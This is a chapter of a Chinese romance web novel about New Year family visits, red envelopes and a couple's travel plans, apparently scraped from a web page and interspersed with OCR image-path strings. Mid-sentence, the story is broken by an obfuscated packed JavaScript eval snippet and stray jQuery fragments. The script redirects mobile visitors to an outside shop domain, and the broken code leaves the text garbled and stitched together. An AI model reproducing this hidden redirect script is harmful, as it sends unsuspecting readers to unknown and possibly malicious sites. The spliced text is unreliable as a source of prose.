年前,董伊岚放寒假回了宁州,苏砚宁也挑了个时间去了趟江一帆妈妈家。
这还是她头一回去。
原以为有伊岚在,气氛就足够活跃了。
没想到董明浩和贺晓琳也特别健谈,中饭后拉着她聊了许多。
特别是董明浩,兴奋地和苏砚宁聊叶老先生,从他早期作品一直聊,聊到上回叶新庭送他的那副字。
如今那副字被他挂在书房里,逢人就要介绍。
贺晓琳还玩笑说,他恨不得抱着那副字睡觉。
董伊岚嫌她爸啰嗦,拉着苏砚宁就溜了。
她本想带苏砚宁参观参观家里,看见江一帆一脸幽怨看着自己,很识趣地把这个任务还给了她哥,自己跑到房间干别的事情去了。
江一帆妈妈家是一层带地下室和小花园的房子。
一层是客厅、书房,加三个卧室。
江一帆几乎不回家住,他的卧室常年空置,但贺晓琳依旧为他保留着。
推门进去,正对着的窗台洒进冬日阳光,木质地板在阳光的照射下上看不出灰尘的痕迹,很显然每日都有人打扫。
房间里的所有布置陈设,还带着点少年气。
靠墙书柜里除了有医学专业书籍,还有经典文学、英语工具书,甚至被苏砚宁眼尖,发现了夹杂其中的几本动漫杂志和体育赛事杂志。
“你居然会看这些书?”苏砚宁指了指。
江一帆把书抽出来,有些怀念地翻看起来。
他笑道:“怎么?我在你眼里这么无趣吗?”
书柜旁有一张书桌。
桌面上放着一盏护眼台灯,两个相框,除此之外,干干净净。相框里的照片,苏砚宁看了一眼就笑了。
那是一张江一帆站在宁大校门外的照片,也是董伊岚制作人形抱枕的依据。
江一帆忍着把董伊岚从房间里揪出来当面质问她的冲动,走到她房间门口时,意味不明地瞪了她一眼。
留下一脸茫然的董伊岚,默默腹诽,我哪里惹他了?
地下一层面积会小一些。
只有瑜伽室和厨房。
贺晓琳喜欢做瑜伽,本来那间要改做茶室的,董明浩把空间让给她,改造成了瑜伽室。
面积不算大,但足够用。
房间里有整面墙的镜子,有瑜伽道具,有可移动的显示屏,有音响。
江一帆双手插兜靠在门口,“我妈自从膝盖受伤后,这间房使用频率也下降了。”
“伊岚回家的时候,偶尔会用房间拍些视频,或者在家锻炼跳操。”
“暂时也没动它的想法。”
苏砚宁有些羡慕地这里看看那里摸摸,“真好呀,有属于自己的一个空间,我偶尔也会在家练瑜伽,做梦都想要一个这样的瑜伽室。”
“董叔叔一定很爱你妈妈。”
江一帆没有犹豫点了点头。
瑜伽室外面就是厨房了。
那是一个开放式厨房。
三面靠墙台面和灶具,中间还有一个大的中央操作台。
江一帆像个导游一样又开始介绍,“我家里人爱吃面食,我妈面食做得也好,就专门造了一个操作台给她用。”
他说着抬头往楼梯方向看了眼,“伊岚也偶尔会用。听我妈说,她喜欢捣鼓些蛋糕甜品,手艺还不错。”
“可惜我不爱吃那些,倒是没尝过。”
厨房外便是地下一层的露天花园。
被贺晓琳打造得井井有条,种了当季的花草,还开辟出一块挖了个小池塘用来养鱼。
参观完毕,江一帆拉着她在花园里的椅子上坐下,给她倒了杯茶,问:“怎么样?参观下来,有什么感想?”
苏砚宁眯着眼喝了口茶说:“特别喜欢你妈妈家。”
她细数中意的点,“瑜伽室很棒,厨房的中央操作台也好,这个小花园,就更不用说了。”
“简直是梦中情房。”
江一帆哭笑不得,“你这就有些夸张了,说得好像这些你家没有似的。”
苏砚宁爸妈家比这要大得多,什么样的房间没有?
露天庭院甚至还有专人打理,按照时令种植鲜花。
苏砚宁知道江一帆什么意思,摆了摆手,“你说的是我爸妈家,还是不一样。”
“自己住的话,有这样上下两层的布局,再带个花园,我就很知足了。”
“自己住……”江一帆喃喃,忽地看了她一眼,表情严肃,“知道了,你在点我。”
“我会努力让我们住上带花园的小洋房的。”
*
春节一共也就七天的假期,江一帆值班就去掉了两天。
两家人商量了一下,初二江一帆去苏砚宁家拜年,初三对调。
江一帆在董伊岚的央求下,去拜年的时候把她也给带上了。
伊岚心痛地发现,她哥和她嫂子都谈了好几个月了,至今都没有告诉过她,原来他俩小时候就认识。董伊岚活泼开朗,懂得如何讨长辈喜欢。
叶虹和苏茂诚很喜欢她,更别说苏砚宁外公外婆了。
她跟着苏砚宁叫,一口一个外公外婆,把老人家哄得乐呵呵的。
连带着江一帆都被看得更顺眼了些。
第二天苏砚宁带着年货去江一帆妈妈家拜年,没想到季思礼也在。
苏砚宁给伊岚包了个红包,又临时去取钱,给季思礼也包了个。季思礼接过,有些不知所措,“给我的?”
“嗯。”苏砚宁拍了拍他肩膀,“我家习俗就这样,你和伊岚都是小辈,拿着吧。”
于是两个被当做小屁孩儿的人撅着屁股在房间偷拆红包。
季思礼高兴了,董伊岚倒是有些不高兴,尤其是两人拆开红包后,发现金额一样。
董伊岚气得推了推季思礼,“你凭什么和我一样多?你都一把年纪了,自己还有公司在挣钱,而我只是个穷学生啊!”
“拉倒吧。”季思礼嗤笑一声,“别以为我不知道,你那个博主的自媒体挣得也不少。”
董伊岚:“我那叫勤工俭学!”
两人吵吵嚷嚷的,江一帆走到董伊岚房间无奈道:“你俩怎么过年了还要吵?”
董伊岚白了季思礼一眼,笑嘻嘻凑到江一帆眼前,手一伸,“哥,我红包呢?”江一帆从口袋里拿出一个鼓鼓的红包放她手里,“新年快乐,岁岁平安。”
“谢谢哥!”说罢还嘴甜地又加了一句,“祝哥和嫂子新年快乐,幸福美满,白头偕老!”
季思礼在身后做着怪表情,等董伊岚上来要踹他了,才嬉笑着跳到一边。
他有样学样,也凑到江一帆眼前,手一伸,“帆哥,我红包呢?”
江一帆抱着双臂好整以暇看着季思礼。
他笑容温和,温声询问,“你的红包啊?”
季思礼小鸡啄米似地点点头,眼里充满了期待,“嗯,红包!”
江一帆脸上的笑容瞬间消失,伸手拍了一下季思礼的掌心,“边儿去!多大的人了还敢向我要红包。”
江一帆前脚刚走,董伊岚后脚就开启了嘲讽技能。
“哎呀,也不知道之前是谁说的,和我哥好到同穿一条裤子。”
“结果过年连个红包都讨不到。”
董伊岚得意地转了转眼珠子,把手里一沓钱拍得“啪啪”作响,“承认吧,除了宁嫂,我哥和我才是天下第一好。”季思礼倒也不和她争辩,忽地上前几步,朝董伊岚神秘地挥了挥手。
他在伊岚耳边
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17662000|203803||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
小声说道:“你还想不想要红包?”
“红包?”董伊岚茫然看向手里的红票票,想不到还能从哪里薅到红包。
但她还是诚实地点了点头,“想。”
耳边的声音带着笑意传来,“那你叫声哥哥听听,我就给你发红包。”
他似乎预感到会有危险的后果,话音落下便迅速后退了几步。
果然,董伊岚咬着牙朝他吼了一个“滚”字。
余音还没消散,刚才还嬉皮笑脸的季思礼,忽然就收起了脸上贱兮兮的表情。
他眼含笑意,慢慢朝伊岚走近,当真从衣服口袋里摸出了一个红包,“别生气了,你的红包。”
塞到伊岚手里后,他的手还在她发顶揉了揉。
季思礼的声音意外地温柔,他对董伊岚说:“新年快乐,伊岚。”
气氛有些奇怪,至少对于他们争吵打闹惯了的相处模式来说,太过温情反而有些浑身不自在。
董伊岚别扭着接过,想了个话题活跃气氛。
她夸张地“哟”了一声,当着季思礼的面打开红包开始清点,“真有红包啊?这么多?!”
“季思礼,你发达了?”
季思礼一副小意思的表情,耸了耸肩,“还好吧。寿仁堂的项目打响了名声,很多公司来找我合作,稍微多挣了点。”
结果没等来伊岚的一句夸奖,“哦,寿仁堂。就是嫂子她爸那家公司是吧?”
“哎,那不还等于是我嫂子给的压岁钱。季思礼,你借花献佛。”
季思礼真不知道这人的脑子里逻辑链是怎么走的。
他一口气堵在胸口,半晌后长吁了一口气,“行行行,你说得都对。”
“懒得和你掰扯,我下楼帮忙了。”
季思礼走出房间,董伊岚也小步跟在了身后。
她见人似乎真有点不高兴了,忙赔笑,“哎呀,我就是开个玩笑嘛。”
“要不我叫你声哥哥,让你占个便宜,你就别生气了。”
前头的人脚步一顿,董伊岚猛地撞上他的背。
她揉着发酸的鼻子,见他只是侧过脸,语气寻常,“好啊。”
“你真想当我哥啊?”董伊岚轻笑道:“那我真叫了啊?”
她捏着嗓子,语调柔软,“思礼哥哥。”
季思礼僵在原地。
身后再次传来伊岚如常的嬉笑声,“恶心不死你!”
那个熟悉的身影从身边跑开,还不忘冲他狡黠地眨了眨眼。
吃饭的时候,江一帆宣布了一件事。
假期的最后几天,他要和苏砚宁一块儿去漠城旅游。
天寒地冻的北极村,在冬日里去领略一番,想想都让人心情振奋。
当然对于旅游地点的选定,两人商量的时候,还起过争执。
苏砚宁想去温暖的海边,穿着比基尼在沙滩上沐浴阳光。
可江一帆不同意。问他理由,半天憋出一句,“穿太少我怕你着凉。”
对于这个一听就知道是瞎编的理由,苏砚宁自然是不信的。
思来想去,下了定论,“江一帆你这样是不对的。”
“我虽然和你在一起了,但我还是独立的个体,你没有资格限制我的穿衣自由。”
“我不是这个意思。”江一帆解释道:“可不用想都知道,一定会有人把那种让人不舒服的眼神黏在你身上。”
这个理由倒是比原来那个要让人容易接受些。
所以最终商量的结果就是,选择了寒冷的漠城,可以穿很厚的衣服,把人裹起来。
苏砚宁到了机场就后悔了,她忘却了江一帆本人的招蜂引蝶能力。
去什么旅游?就该把江一帆关在家里的,限制他穿衣自由还不够,应该限制他的人身。